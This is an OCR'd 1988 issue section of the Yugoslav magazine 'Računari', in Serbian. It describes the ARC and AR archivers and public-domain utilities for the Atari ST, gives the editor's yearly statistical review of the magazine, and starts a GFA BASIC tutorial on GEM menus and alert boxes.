Pored sažimanja, programi koje vam predstavljamo imaju i sposobnost arhiviranja, tj. grupisanja većeg broja nezavisnih datoteka u jedan. Time se bitno dobija na brzini kopiranja, jer se izbegava stalno šetanje po raznim folderima i kopiranje „parče po parče".

ARC


Program ARC je svoju svetsku slavu stekao na PC mašinama, a budući da je rađen u C-u prebacivanje na „atari ST" je išlo sasvim glatko. Ovde je, međutim, program proširen interaktivnom radnom okolinom koja rad čini sasvim jednostavnim i gotovo zabavnim. Za one retke kompjuterske mazohiste koji i dalje odbijaju korišćenje miša ostavljena je mogućnost upravljanja programom preko komandne linije.

Za prosečnog domaćeg korisnika će i pored interaktivne radne okoline neke opcije ostati prilično sumnjive i zbunjujuće. Da ne bi nasumce isprobavali opcije od kojih neke mogu biti i opasne po već arhivirane podatke, u nastavku sledi kratak opis svih opcija koje su korisniku na raspolaganju. Pre svega, na slici 1 dat je izgled radne okoline sa svim opcijama.

Program ARC možete koristiti na dva načina. Prvi je pokretanjem ARC.TTP programa uz davanje komandne linije. Ovo obično rade oni koji ne rade pod GEM-om već koriste neki interpretator komandne linije (COMMAND.PRG ili SUPERDOS.PRG). Za komforniji rad pokrenite **ARCSHELL.PRG** i u prvom dijalogu koji se pojavi jednostavno kliknite na „Continue" dugme. Ukoliko vam se ARC.TTP ne nalazi u korenom katalogu, program će tražiti da označite „Archive Program". Tada jednostavno kliknite na ARC.TTP i na „OK" dugme, posle čega dobijate na displeju ono što je dato na slici 1.



Slika 1 Glavni meni u programu *ARC*



Slika 2 Prikaz iz programa *AR*

Komanda **ADD** jednostavno dodaje datoteku arhivi (nova arhiva ili arhivska datoteka se stvara ukoliko već ne postoji), dok **MOVE** posle dodavanja briše originalnu datoteku. Komanda **UPDATE** dodaje datoteku, ali samo ako takva već ne postoji u arhivi ili ako postoji ali je starijeg datuma. Komanda **FRESHEN** pak uopšte ne dodaje nove datoteke, već samo „osvežava" stare, tj. zamenjuje ih novim verzijama (nova verzija se poznaje po datumu).

Komandom **EXTRACT** se vrši raspakivanje datoteke, tj. vraćanje iz komprimovanog i arhiviranog oblika u standardni. Ukoliko posle raspakivanja želite da uništite arhivirani oblik, morate koristiti komandu **DELETE**. Ako neki program želite da raspakujete i odmah izvršite bez smeštanja na disk, koristite komandu **RUN**. Za prikazivanje ASCII datoteka na displeju (sa mogućnošću redirekcije) koristite komandu **Print**. Ova se komanda može koristiti samo iz interpretatora komandne linije.

Sadržaj arhivske datoteke možete dobiti na dva načina. Komandom **List** dobijate sažet spisak datoteka (samo ime, dužina i datum), a komandom **VERBOSE LIST** kompletan spisak sa podacima o metodi i efikasnosti kompresije.

Kopiranje arhiviranih fajlova vrši se komandom **COPY**, dok se njihova korektnost proverava komandom **Test archive**. Pri toj proveri se vrši raspakivanje i računanje čeksuma, pa čitava operacija ume da potraje podosta vremena. Komandom **Convert** vrši se raspakivanje i ponovno pakovanje datoteke. To se radi onda kad dobijete novu verziju programa koje ima neki novi metod kompresije.

Izvršavanje komandi u mnogome zavisi od izbora opcija.

Prva opcija je **Retain Backup** i njom se određuje da se svaki put kad se nekoj arhivi menja sadržaj sačuva i početna verzija. Sledeća opcija **Suppress Compession** zvuči malo besmisleno, ali nalazi primenu u situaciji kad morate brzo arhivirati datoteke, a nemate vremena da čekate na komprimovanje koje možete uraditi i kasnije pomoću **Convert**. Opcijom **Suppress Warning** isključuju se poruke upozorenja, što može biti dosta opasno ako tačno ne znate šta se događa pa je bolje izbegavati ovu opciju. Ako baš želite da smanjite količinu poruka koje dobijate u toku rada, koristite **Suppess Notes** čime eliminišete komentare koji nisu neophodni. Opcija **Hold Screen** se praktično stalno koristi budući da zadržava ispis na displeju i posle završetka određene operacije, pa možete na miru pogledati šta je urađeno. Poslednja opcija **Encrypt/Decrypt** omogućava „šifrovanje" datoteka koje se komprimuju, no to dodatno usporava proces arhiviranja.

AR

AR je program za arhiviranje i kompresiju koji nije toliko složen kao **ARC** i ima samo komande pakovanja i raspakivanja, ali ima tu prednost da ne pakuje samo datoteke već i kompletne foldere, pa i čitav sadržaj diska i to samo jednim izvršavanjem. Osim toga, dosta je brži od **ARC** programa, jer koristi samo jedan metod sažimanja. Zbog jednostavnosti i brzine rada, ovaj će se program standardno koristiti za komprimovanje javnog softvera koji dobijate u rubrici HELP, gde možete naći i uputstva za raspakivanje. Izgled dijaloga u kome zadajete ime datoteka koju komprimujete i komprimovane datoteke vidite na slici 2. U zadavanju imena datoteka koja će se komprimovati možete koristiti i džokere * ?. Tako se sa **from A:*.*** komprimuje čitav disk, a sa A:*.PRG samo programi. Ista konvencija važi i za raspakivanje, s tim što se tu specifikacija datoteka koje će biti raspakovane određuje u liniji **to**, pošto linija **from.** daje ime arhivskog fajla.

Iz prošlog broja

U prošlom broju je tehničkom greškom izostavljen tekst o javnom softveru pa ste uzalud tražili podatke o programima koji su navedeni u HELP-u. Da bi se greška koliko toliko ispravila, ovaj prozor donosi sažet prikaz programa iz foldera RAČUNARI-45. Od ovog broja to više i nije folder već arhivski fajl.

RAM-diskovi

Programi za instaliranje RAM-diskova su uvek bili omiljena tema autora javnog softvera, pogotovu kad je u pitanju „atari ST" mašina čija memorija naprosto vapi da bude pretvorena u RAM-disk. Nudimo vam stoga čitavu kolekciju programa za instaliranje RAM-diskova. Ubedljivo najmoćniji među njima je program jednostavnog naziva **RAMDIK.ACC.** Pored mogućnosti instaliranja RAM-diskova u više veličina, nudi instaliranje rezidentnih RAM-diskova i spulera. No, ni ostali programi nisu za bacanje. Neki od njih instaliraju RAM-disk pazeći da to baš ni jednom programu ne zasmeta, drugi pak vrše automatsku instalaciju u vreme podizanja mašine itd. U folderu **RAMDISCS** naći ćete i 6 programa koji nose zajednički naziv **RMDxxx.ACC**, gde umesto xxx stoji veličina budućeg RAM-diska (96, 158, 206, 349, 648 ili 709 K). Programi su toliko mali da se praktično ne primećuju u sistemu i to im je glavna vrlina. Kad ste u „stisci" s memorijom a ipak vam treba RAM-disk, jedan od ovih ACC programa je pravo rešenje.

Časovnici

Sledeća grupa programa koju vam nudimo nalazi se u folderu **CLOCKS.** Tu su četiri ACC programa i tri PRG programa. Tri ACC programa jednostavno daju mogućnost otvaranja dodatnog prozora koji pokazuje vreme. Nazivi tih programa su **CLOCK, TIME** i **WATCH.** Četvrti ACC program nosi naziv **CALENDAR** i sadrži kalendare za svaki mesec sve do iza dvehiljadite godine. Programi **CLOCK.PRG** i **CLOCK1.PRG** postavljaju permanentan časovnik u gornji desni ugao ekrana. Nemojte nikada startovati oba programa jer njihovi časovnici imaju različite oblike brojeva, pa ćete samo dobiti dva preklapajuća časovnika sa kojih ćete vrlo teško čitati vreme. Program **DATETIME.PRG** jednostavno postavlja novo vreme i datum internog časovnika, ali ga ne poziva na ekranu. Da biste vreme i videli potreban vam je neki od upravo opisanih programa.

Konačno, u folderu **FUN** naći ćete tri ACC programa sa imenima **CRAB, MAD** i **MELT**, za koja vam nećemo reći šta rade. Jednostavno ih postavite na svoju but-disketu i instalirajte. Nemojte se plašiti: programi nisu opasni i neće vam naneti nikakvo zlo — samo će vas malo zabaviti i iznenaditi.

Nikad ne veruj statistici

Verovali ili ne (a nama baš nije lako da verujemo), sa „Računarima“ ste već čitavih pet godina! Pošto je nama Jugoslovenima i najmanji povod dovoljan za slavlje, nismo mogli da odolimo a da ovaj tekst ne počnemo podsećanjem na jubilej, ali ćemo se u njegovom ostatku uzdržati od izjava samozadovoljstva — možemo jedino da kažemo da je iza nas još jedna godina koju bismo, u skladu sa dnevno-političkim žargonom, mogli da nazovemo godinom promena. Na vama je da, oslanjajući se na indeks tema, statistiku i, naravno, vaše lične afiniteta i utiska, procenite da li su promene za koje smo se odlučili pravovremeni, zakasneli ili preranI korak napred.

Dejan Ristanović

Naš časopis je tokom 1988. godine objavio 13 brojeva (trinaesti i bar sa finansijske strane nipošto baksuzni broj je naše specijalno izdanje „Računari u vašoj školi“) 1076 strana pri čemu je komercijalnim informacijama posvećeno nekih 200 strana. 367 tekstova i oko 400 vesti iz pera 98 autora. Ako vam se čini da su ovi brojevi bitno veći od prošlogodišnjih (280 tekstova, 178 vesti, 55 autora ...) prisetite se da su „Računari“ ove godine povećali broj strana i dali jedan broj više. Naši redovni čitaoci su u „Računare“ ove godine investirali 22.500 dinara: cena je tokom godine povećana sa 1000 na 3500 dinara. To prevazilazi čak i zvaničnu stopu inflacije, ali smo povećanjem obima i smanjenjem sloga obezbedili znatno veću količinu informacija. Šta su vam, dakle, „Računari“ ponudili na tih 1000 strana i šta ste to platili dva i po stara miliona?


Registar tema

Odgovor, kao i obično, tražimo u našem već tradicionalnom indeksu tema. Indeks je tradicionalan ne samo po vremenu i mestu objavljivanja već i po načinu vođenja — koristili smo Acornov BBC B sa dualnim procesorom 6502 i dva disk jedinice od po 400 kilobajta i, sa softverske strane, Acornsoftovu bazu podataka *View Store*. Pošto smo primetili da broj odrednica nije dovoljan za bilo kakvu statistiku, unosili smo i podatke o dužinama tekstova (u rezoluciji od 0.25 strana) kao i o njihovim tipovima (programerski, korisnički, hardverski, tržišni, obrazovni, rekreativni i informativni). Ostali noviteti se svode na korektno YU sortiranje (tekstovi čija imena počinju sa Č ili Ć više se neće nalaziti ispod tekstova čiji naslov počinje za Z).

Struktura naše baze podataka je, međutim, u suštini nepromenjena u odnosu na 1986. godinu kada smo je kreirali — ako je tada kompjutersko vođenje indeksa tema bilo avangardan potez, tada izabrana rešenja u ovom trenutku osećamo kao priličan balast. Klasična relaciona mreža koju smo koristili je, naravno, opšte prihvaćene (mnogi i to ne samo kompjuterski časopisi danas imaju kompjuterski vođen indeks tema) ali nam pravi brojne probleme, recimo kod registrovanja serijala kojima su, naravno, davani različiti naslovi. Obzirom da „Računari“ u toku godine objave svega par stotina tekstova, snalaženje i dalje nije posebno komplikovano ali me uvek zabrine činjenica da tekst koji mi treba najradije tražim u indeksu autora: za iduću godinu moraćemo da smislimo nešto novo.

Autorska ekipa

Pominjanje indeksa autora dovodi nas do interesantnog pitanja ovogodišnje autorske ekipe našeg časopisa. Formalno posmatrano, solidno smo napredovali — dok je 1987. za „Računare“ pisalo 55 autora, prošle se godine ovaj broj popeo na okruglo 98. Da smo u indeksu tema detaljno razložili i „Razbarušene sprajtove“ tj. da smo spisak formirali na osnovu baza podataka preko koje se isplaćuju autorski honorari, verovatno bismo ustanovili da „Računari“ imaju preko 250 saradnika. Nevolja, međutim, nastupa kada počne da se proučava zastupljenost pojedinih autora: samo pet autora napisalo je 48% „Računara“, dok je sledećih 27% našeg časopisa delo 10 autora; za preostalih 85 povremenih saradnika nije, dakle, ostalo ni 25% lista! Ne mogu, naravno, da tvrdim da sam sistematski pratio zastupljenost autora u nekompjuterskoj štampi, ali mi se čini da je slična pojava gotovo nezamisliva za bilo kakve „normalne“ novine: ovakva je praksa verovatno najbolji dokaz mladosti (ne zaboravite da imamo tek pet godina) kompjuterskog novinarstva. U međuvremenu je proširenje autorske ekipe (i to ne toliko po broju autora koliko po njihovom doprinosu) jedan od najvažnijih zadataka našeg časopisa. Jedina je nevolja što taj problem podvlačimo već godinama, a stanje postaje sve gore — kao da smo išli u školu kod nekih naših političara!



Što se personalnih promena u autorskoj ekipi tiče, jezgro je i dalje tu, ali su nas, što je uostalom i sasvim normalno, neki saradnici napustili, dok su se drugi priključili našem timu. Neki saradnici su otišli u JNA, neki u sredine koje im više odgovaraju, ali je glavni uzrok odliva autora višegodišnja akcija kojom će Jugoslavija do hiljadu devetsto devedesete i neke postati etnički čista radnička zemlja koja je sva svoje mlade stručnjake iselila na Zapad: verujemo da bi naši saradnici koji su se skrasili u Sjedinjenim Državama i Kanadi mogli komotno da uređuju više nego solidan kompjuterski časopis! Nadamo se, kao i obično, da će se „stranci“ ugledati na svetao primer naših fudbalera i da će u budućnosti ponekad zaigrati i u našoj reprezentaciji.

Finalni komentar vezan za indeks autora odnosi se na pseudonime: tokom 1988. godine u „Računarima“ su se razmnožili razni Bata, Seka, Domaćice, Sprajtovi i druga N.N. lica. Posebno je zanimljivo da ovi anonimusi pišu za naš časopis i pod svojim pravim imenima, što bi verovatno trebalo da znači da ispod onoga što napišu pod pseudonimom ne mogu, ne smeju ili ne žele da se potpišu. Moj sasvim lični stav je da ovakva praksa nije spojiva sa renomeom časopisa koji u svakom drugom pogledu pretenduje da bude ozbiljan: obzirom da je pripremam indeks tema, iz njega sam nemilosrdno izbacio sve pseudonime; ne znam da li je ovo trenutak da kažem odakle bih ih izbacio da sam urednik „Računara“.

Tematski zaokret

Vratimo se, međutim, onome što je pomenuto: 5, 20 ili 100 saradnika napisalo na stranicama „Računara“. Moram da priznam da sam (kako ća se pokazati, pogrešno) verovao da su „Računari“ tokom 1988. postali časopis koji je brinuo dalom posvećen korisnicima kompjuterske opreme — još smo od prvih dana smatrali da će auditorijum korisnika računara iz dana u dan postajati sve brojniji, dok će se zbirna količina programera i hakera održavati na nekom manje-više konstantnom nivou: pošto je svakom časopisu od životnog interesa da se obraća što brojnijoj čitalačkoj publici, neprekidno smo se zaricali u korisničku orijentaciju.

Ova godine se, međutim, nije završila zaricanjem — „Računari“ su tokom poslednjih meseci uspostavili čvrstu saradnju sa brojnim inostranim softverskim firmama i njihovim jugoslovenskim predstavništvima, ali i sa domaćim proizvođačima softverske i hardverske opreme što nam je pružilo ekskluzivnu priliku da detaljno testiramo najnovije verzije atraktivnih softverskih paketa. Već sada možemo da kažemo da će se ova akcija nastaviti i tokom 1989. godine i da će se na stolovima naših prikazivača naći brojni Microsoft-ovi, Bitstream-ovi, Xerox-ovi, Zortech-ovi, Nantucket-ovi i mnogi drugi programi. Nadamo se da će vam naši ekskluzivni testovi kao i prikazi softverske ponude domaćih proizvođača za specijalne primene omogućiti da izaberete programsku opremu koja u najvećoj mogućoj meri zadovoljava vaše potrebe.

Korisnička orijentacija je, jasno, zahtevala oštro distanciranje od piratske prakse u koje se ne bismo dublje upuštali — tekstu „Pirati? Ne, hvala“ iz „Računara 42“ ne možemo da dodamo mnogo toga! Pred naše saradnike smo, osim toga, postavio veoma ozbiljan zahtev da se prema testiranom softveru odnose potpuno profesionalno, tj. da svojim prijateljima ne-

kako objasna da su na tesi dobjeni i kupljeni programi van domašaja bilo kakve razmene. Ne znam kako se u ovoj situaciji snalaze ostali, ali iz ličnog iskustva mogu samo da kažem da sva češće poželim da ni jedan od ovih divnih i korisnih programa nije došao do mojih ruku!

Što se korisničkih aspekata koji se ne svode na test softvera tiče, „Računari" su se tokom 1988. godine veoma detaljno bavili obradom teksta i stonim izdavaštvom — detaljno smo opisali Microsoftov tekst procesor *Word* i Xerox-ov paket za stono izdavaštvo *Ventura Publisher*, objavili veoma zapaženu seriju tekstova o stonom izdavaštvu, predstavili razna hardverska dodatka od interesa za kompjutersku pripremu teksta za štampu i tome slično. Verujemo da ćemo i tokom 1989. godine imati šta da kažemo o obradi teksta, ali da će detaljna tema našeg interesovanja biti baze podataka i programi za kompjutersko crtanje i dizajn.

Parčići tematske torte


Tradicionalna „torta" sa slike pokazuje da se sve pomenute tvrdnje o korisničkoj orijentaciji ne mogu statistički potvrditi — procenat korisničkih tekstova je doduše udvostručen (22.5% prema 9.5% u 1987; ovogodišnja statistika je, naravno, tačnija jer su u obzir uzimane dužina tekstova), ali je naš časopis i dalje uglavnom programerski — procenat programerskih tekstova se čak uvećao u odnosu na 1987. godinu (36.1 prema 35.7%) i predstavlja komad torte koji bi svako najradije izabrao. Moguće je, naravno, da bi programerski deo kolača bio manji da smo posmatrali samo drugu polovinu godine ... na 1989. je da presudi!

Povećanja broja korisničkih tekstova izvršeno je na račun tržišnih — da li zato što se tokom 1988. na tržištu nije pojavilo mnogo nove opreme ili zato što smo ispustili iz ruku ovu ipak važnu oblast, ali broj prikaza je praktično prepolovljen — 6.7 umesto 11.9%! Posle duže pauze imali smo i značajan porast zastupljenosti hardvera — 11.9% „Računara" je pripalo hardverskim temama, dok je u 1987. godini ovaj procenat jedva dostigao šest posto. Veću zastupljenost hardvera svakako dugujemo našoj akciji samogradnje školskog računara „tim 011" koja se polako privodi kraju — i pored već poslovičnog kašnjenja. Redakcija je uz dosta truda uspela da ispuni svoje primarne obaveze i samograditelje snabde osnovnim kitom i softverom, kao i da organizuje nabavku komponenti iz inostranstva. Pokazuje se, na žalost, da se neke bolesti akcije „galaksija" ponavljaju i u ovom slučaju i da je naša podrška samograditeljima čiji su računari proradili prilično slaba — „Računari" bi tokom 1989. godine morali malo više da se potrude kako bi ljudima koji su imali poverenja u našu akciju pomogli da sagrađeni „tim" ovi nađu što više korisnih primena!

Iako su „Računari" tokom 1988. izdali jedno specijalno izdanje posvećeno školama, procenat obrazovnih tekstova u našem časopisu je drastično pao — 5.4% u odnosu na 9.5. Verujem da bi obrazovni segment u „Računarima" morao da bude znatno jači i to ne samo u smislu okretanja školama — naša nedavna akcija u okviru koje smo čitaocima poklanjali Magmedijine diskete pokazala je nivo (ne)znanja učesnika koji nas je jednostavno preplašio: da li to mi idemo prebrzo napred? Naš test čija ... lanja na prevazilaze nivo čuvenog „Koja reka protiče ispod Savskog mosta" pokazao je da više od polovina učesnika ne zna na koliko se traka deli PC-jeva disketa i koliko na nju podataka staje! Koliko su za čitaoca koji ne zna ovakve stvari od koristi tekstovi o RISC procesorima, AVL stablima, juniksu i fraktalima stvar je za vrlo ozbiljnu diskusiju.

Osim „ozbiljnih" stvari, „Računari" su i tokom 1988. pokušavali da vas zabave i razvedre. Što se programerske zabave tiče, objavili smo 12 pitalica sa rešenjima; odziv je bio očekivan, tj. visok početkom i sredinom godine i relativno slab u poslednjim mesecima u kojima su zadaci bili teži a realne nagrade (zahvaljujući inflaciji) manje. Ostalih tema iz rubrike „smeh" nema baš previše — nekadašnji dvostrani *Peek and Poke Show* je prerastao u poneku sporadičnu slajnu. Što se igara tiče, moram kao i obično da kažem da nisam naročito kompetentan da

Racunari u "Racunarima"
1988. godina





ocenjujem ovu rubriku jer je ne čitam ni redovno ni detaljno — nije da se ponekad ne igram, ali se ni jedan računar koji mi je dostupan u ovoj rubrici ne pominje. Što se mene i mnogih mojih kolega tiče, 1988. godina je prošla u znaku *Tetrisa* o kome na žalost ne može previše da se piše — treba ga igrati! Čini mi se ipak da je tokom 1988. godine rubrika „Razbarušeni sprajtovi" bitno napredovala kako kvantitetom (12 posto „Računara") tako i kvalitetom — okupljen je širok krug mladih saradnika, prikazi su sve aktuelniji a rešenja sve kompletnija. Moram, međutim, da kažem da mi je vrlo nejasno kako ovu rubriku prilagodili ostatku „Računara": moralna (ako ne pravna) uloga je jedino u tome što bi saradnici „Razbarušenih sprajtova" uglavnom sedeli u veću korisnika a ne u veću davalaca piratskih usluga, što se ne bi baš moglo reći za saradnike nekih drugih časopisa.

Koliko.

„Torta" koja prikazuje zastupljenost pojedinih kompjutera u našem časopisu gotovo da i nije potrebna — svako će začas utvrditi da bi „Računari" (kada to ne bi bio pleonazam) slobodno mogli da se zovu „PC Računari". Naš časopis je tokom 1988. dodnse podržavao i osmobitne kompjutere, ali ta podrška sve više podseća na indijanske rezervate — „spektrumu", „komodoru" i „amstradu" smo dodelili „Klub programera", „Softverski podsetnik" i „Razbarušene sprajtove" i sve ih manje mešamo sa ostatkom lista. Poslednji Mohikanac je veoma zanimljiva serija o pisanju asemblera koja je ilustrovana programima za Z 80. Da li ovo dugotrajno i kontinuirano smanjivanje prostora posvećenog „spektrumu" i „amstradu" (od „komodora" u „Računarima" već je i Bog digao ruke) znači da će se naša podrška ovim mašinama tokom 1989. svesti na nulu? Teško je reći — sa jedne strane stoji činjenica da u Jugoslaviji i dalje postoji ogroman broj „spektruma", „komodora" i drugih osmobitnih računara, ali je isto tako činjenica da se primene ovih kompjutera sve više svode na igre; na Zapadu je ova diferencijacija već odavno

okončana. Najozbiljnija kočnica za ops... o osmobitnim računarima je, kao što smo već ... liko puta isticali, što ne znamo o čemu b... i ko bi to pisao — reklo bi se da je sve rečeno ... liko ste drugačijeg mišljenja, prostor u ... osmobitnih rezervata (a možda i šire) vam je široko otvoren.

Zanimljivo pitanje je tretman „atarijevih ST" računara. Radi se o moćnim i modernim mašinama kojima bi se moglo dosta pisati, ali su ih „Računari" do skora nekako obilazili u poširem luku. Zadovoljni smo što možemo da kažemo do skora ... indeks tema to još ne pokazuje, ali imamo utisak da je „atari ST" u poslednje vreme sve češći gost „Računara" — to kako kvantitetom tekstova tako i njihovim kvalitetom. U ekipi spoljnih saradnika polako se formira „atarijevsko" jezgro od koga očekujemo uzbudljive rezultate. Što se mene tiče, nedavno su mi demonstrirana neke od novijh igara na „atariju" i ... moram da priznam da sam počeo da razmišljam o tome da ... hiljadu i nešto maraka i nije tako nepodnošljiva ... me. Verujem isto tako u poslovne potencijale ... računara, ali sam sa druge strane siguran da kvalitetan mikroprocesor i obilje RAM-a nisu dovoljna uležnica: potrebni su hard diskovi i programi koji bi te diskove optimalno koristili!

. i kako

Ostalo je još da napadnemo čuveno pitanje koje nam čitaoci svakako postavljaju: „Dobro, orijentisali ste se na PC. Da li to što radite radite dobro?" Nije mi običaj da u ovim „godišnjim biltenima" iznosim bilo kakve superlative, ali mi ne ostaje ništa drugo nego da kažem „Mislim da radimo". Prilično sam ubeđen da smo što se PC-ja tiče usmerili naše napore na pravu stranu: sklapanje računara ... korišćenje, izbor, korišćenje i adaptacije softvara, razne praktične aplikacije; nedostaje nam samo određena količina napisa koji bi bili usmereni prema apsolutnim početnicima. „Mala PC biblioteka" ... taka je za mene posebno dragoceno štivo u koje snažno verujem; upotrebne vrednosti je značajno porasla otkada su, ljubaznošću **Zorana Živkovića**, umeci slagani i prelamani na laserskom štampaču i prema tome preuzimani direktno sa diskete ... da je broj štamparskih grešaka na ovaj način veoma približen nekakvom teorijskom minimumu.

Pitanje programerskog tretmana PC-ja je i dalje otvoreno — njime se ne bavimo što je možda dobro, a možda i nije. Pomalo čudno zvuči ... pre nekoliko godina hiljade klinaca znale ... „spektrumu", a da danas hiljade profesionalnih ... njera računarske tehnike naslepo koristi PC. Ne bih želeo da pomislite da sebe smatram ista boljim — mogu da pišem lepe i korisne programe na ... *Pascalu*, ali ću ako mi do ruku dođe zaštićen ... gram isprobati *CopyIIPC* i *CopyWrit* i ako ni jedan ne radi, odustati od bilo kakvih daljih pokušaja. Nekada bih na BBC-ju zaštitu skinuo za pola sata! ... svim slično tome, nekada bi se našla stotine ha... koji bi pronašli „pokicu" za svaku igru, koristeći tome samo svojih desetak prstiju; nedavno smo utrošili silna sate vremena tražeći „pokicu" za *PC Tetris* koja bi onemogućila automatsko povećavanje nivoa ... nismo uspeli čak ni pomoću hardverskog 80286 emulatora, protokol analajzera i jednog VAX-a koji je pokretao čitavu ovu opremu. Budućnost će pokazati da li će PC ostati zapamćen kao mašina koja se koristi ali ne i programira.

I za kraj: u kakvoj se situaciji naš časopis nalazi i šta ga očekuje u budućnosti? Protekli godinu možemo označiti kao uspešnu: osamostalili smo se, redakcija je kadrovski ojačana jednim urednikom i jednim (skoro) stalno zaposlenim saradnikom, približili smo se formiranju novog izdavačkog saveta, povećali broj strana, inkasirali lepu sumicu od reklama, ostvarili značajne kontakte u zemlji i svetu. Nismo se, sa druge strane, pelcovali od problema — s vremena na vreme se čini da tiraž „Računara" raste a remitenta pada, ali se vrlo brzo pokaže da se radi o uobičajenim oscilacijama a ne o nekom stalnom uzlaznom trendu. Vremena su, međutim, za čitavu štampu takva da moramo da budemo zadovoljni ... i time što se „Računari" održavaju na povišen...

Dubl sa GEM-om

Ako ste od onih koji znaju da programiraju, ali još uvek niste uspeli da uđete u „štos" sa GEM-om i ako želite da koristite menije, miša, dijalog boksove i prozore u vašim programima, ovaj članak je za vas. Pročitajte ga i ako niste — možda ćete se posle pitati kako ste uopšte mogli da pravite programe koji ne rade pod GEM-om!

Dalibor Lanik

Bejzik koji se isporučuje uz ST-a je sve ono što bejzik na jednoj 16/32 bitnoj mašini ne treba da bude. Osim toga što je spor, ograničen, nepraktičan za korišćenje i ne omogućava kompajliranje programa, ima toliko nedokumentovanih funkcija i bagova (videti članak „Bube u mišu" — Računari 43) da je sa njim praktično nemoguće raditi.

Srećom, nezavisne softverske kuće su brzo reagovale i sada postoji mnoštvo brzih bejzika za ovaj računar. *LDW Omicron Fast* i *True* bejzik su dobar primer moderno koncipiranih i moćnih programskih jezika. Ali o njima nekom drugi put. Najkorišćeniji jezik na ST-u — iako možda ne toliko dobar koliko ga atarijevci hvale — je sigurno GFA bejzik. Zbog toga ćemo u ovom članku pokušati da pokažemo kako iz ovog jezika možete da napravite svoje padajuće menije, *alert* boksove i kako da pozivate *rsc* datoteke i druge funkcije GEM-a.

Ako nema u izlogu . . .

Iako u GFA bejziku nećete naći naredbe za pozivanje svih funkcija GEM-a, to ne znači da ih ne možete koristiti. Vaši programi mogu da koriste menije, prozore, miša i sve ostale GEM funkcije. Korišćenje ovih rutina, kao što ćete videti, nije toliko teško. Listinzi u ovom članku bi trebalo samo da vam ilustruju princip njihovog rada, te se stoga nećemo zadržavati na osnovima GFA bejzika. Svrha ovog članka je ne da bude udžbenik početnicima, već da pokaže kako se mogu koristiti prednosti GEM-a. Ali da pređemo na konkretne stvari.

Biti il' ne biti

Alert boksovi omogućavaju prenošenje poruka korisniku u toku izvršavanja programa. Oni se mogu koristiti za razna upozorenja, prikazivanje informacija ili za unos podataka (iako se uglavnom koriste za potvrdu izlaska iz programa).

U alert boks mogu stati četiri reda poruke i maksimalno tri opcije koje se mogu izabrati. **Alert** komanda je veoma jednostavna i prati je pet parametara:

Alert A,A$,B,B$,C

A može biti broj od 0—3 i određuje koja će sličica biti u boksu. Nula označava da nema sličice, a 1,2 i 3 stoje za ! ? ili STOP sličicu.

A$ sadrži poruku koja će biti prikazana korisniku i njegova dužina je ograničena na 30 znakova u 4 linije. Razdvajanja linija se vrši umetanjem vertikalne crte (!) na željenom mestu. Poruka može biti i duža ali u tom slučaju neće biti prikazana cela.

B vam omogućava da odredite koji taster će biti podebljan tj. *default* — može se izabrati pritiskom na taster RETURN.

B$ sadrži tekst unutar tastera i odvaja se na isti način kao i poruka. Svaki taster može imati tekst dužine do 8 znakova.

C je varijabla u kojoj se posle izvršenja alert boksa nalazi vrednost pritisnutog tastera. Normalno, prvi taster unosi u varijablu vrednost 1, drugi 2 itd.

Šta je danas na meniju?

Prikazivanje menija nije ništa teže, ali zahteva više posla. Listing 2 pokazuje kako se pravi meni. Programske linije su date zbog preglednosti programa i ne treba ih unositi.

Da vidimo kako program funkcioniše. Linija 20 dimenzioniše **Meni$** na broj polja koji zavisi od broja opcija u meniju. Sledeći korak je čitanje opcije u **Meni$**, koje se obavlja u petlji 40—60.

Prvi red **DATA** linija mora da sledi određen format da bi omogućio upotrebu desk akcesorija. Nulto polje je rezervisano za DESK, prvo sadrži tekst koji obično prikazuje informaciju o programu, a drugo sadrži red linija koje nisu selektabilne i odvajaju gornju opciju od akcesorija. Ovo mora biti praćeno sa 6 dummy elemenata, u koje će se eventualno upisati imena desk akcesorija.

Prelazak na sledeći meni, tj. razdvajanje dva susedna menija se vrši ubacivanjem praznog stringa ("") u datoteku. Kada dođete do kraja elemenata menije i opcije koje oni sadrže, treba dodati još jedan prazan string, da bi program shvatio da je to kraj definicije menija.


Pošto smo upravo definisali meni, moramo ga prikazati na ekranu. Ovo se obavlja u liniji 100 naredbom **Menu**. Sve što nam je sada potrebno je petlja (100 — 150) u kojoj će program čekati da se izabere opcija iz menija. Na sreću, većina ovog posla se obavlja **On Menu** naredbom u liniji 110 koja označava da program treba da traži glavnu kontrolnu rutinu u proceduri **Menu-proc**.

Zatim Do/Loop petlja konstantno šalje program na **Menu-proc** proceduru koja kontroliše da li je neka opcija izabrana, a **Exit** naredba (140) izlazi u slučaju da ste izabrali kraj.

Iz polja **Meni$()** u kome su definisane opcije menija, svaka opcija odgovara jednom broju. Tako je na primer **Info** opcija pod DESK menijem definisana u **Meni$(2)** i njen broj je 2. Svaki put kada se neka opcija izabere mišem, njen broj se prenosi u varijablu **Menu (0)** odakle se može pročitati. Sve što treba uraditi je testirati tu vrednost pomoću **IF/THEN** komandi i odrediti šta će se u slučaju njenog biranja dogoditi.

Umesto testiranja vrednosti varijable **Menu (0)**, nama je bilo logičnije da uporedimo sadržaj definisanog stringa u **Meni$(Menu(0))** sa željenim stringom — da ne bismo morali da pamtimo pod kojim se brojem nalazi koja opcija menija. Ovo testiranje se vrši u proceduri **Menu-proc** (170 — 290). Iako ovo testiranje omogućava bolju preglednost od testiranja sa samo varijablom **Menu(0)**, morate paziti da sve opcije budu tačno upisane.

Ali, da vidimo konkretno kako radi testiranje jedne opcije menija. Pošto se po izboru opcije menija u varijablu **Menu(0)** prenese broj izabrane opcije, naredba **On Menu** (130) šalje program na proceduru **Menu-proc** (170) gde se ispituje koja je opcija izabrana.



BROJEVI I PARAMETRI OBJEKATA U STABLU #0

0 - BOX (OUTLINED)
1 - TEXT (OUTLINED)
2 - EDITABLE (OUTLINED)
3 - EDITABLE (OUTLINED)
4 - BUTTON (SELECTABLE, OUTLINED, DEFAULT, EXIT)
5 - BUTTON (SELECTABLE, OUTLINED, EXIT)
6 - TEXT (OUTLINED)
7-11 - BUTTON (RADIO BTN, SELECTABLE, OUTLINED)

Slika 2 Brojevi i parametri objekata u stablu #0

Pošto je **Menu(0)** broj opcije, **Meni$(Menu(0))** sadrži ime izabrane opcije. Linija 180 ispituje da li je ime u **Meni$(Menu(0))** jednako sa „Info" i ako jeste prikazuje alert boks (190) sa informacijom o programu. Zato se, po izvršenju alerta, naredbom **Menu Off** zatvara meni (270) i program se **Return** naredbom vraća u petlju (120—150). I tako dalje.

Dame biraju

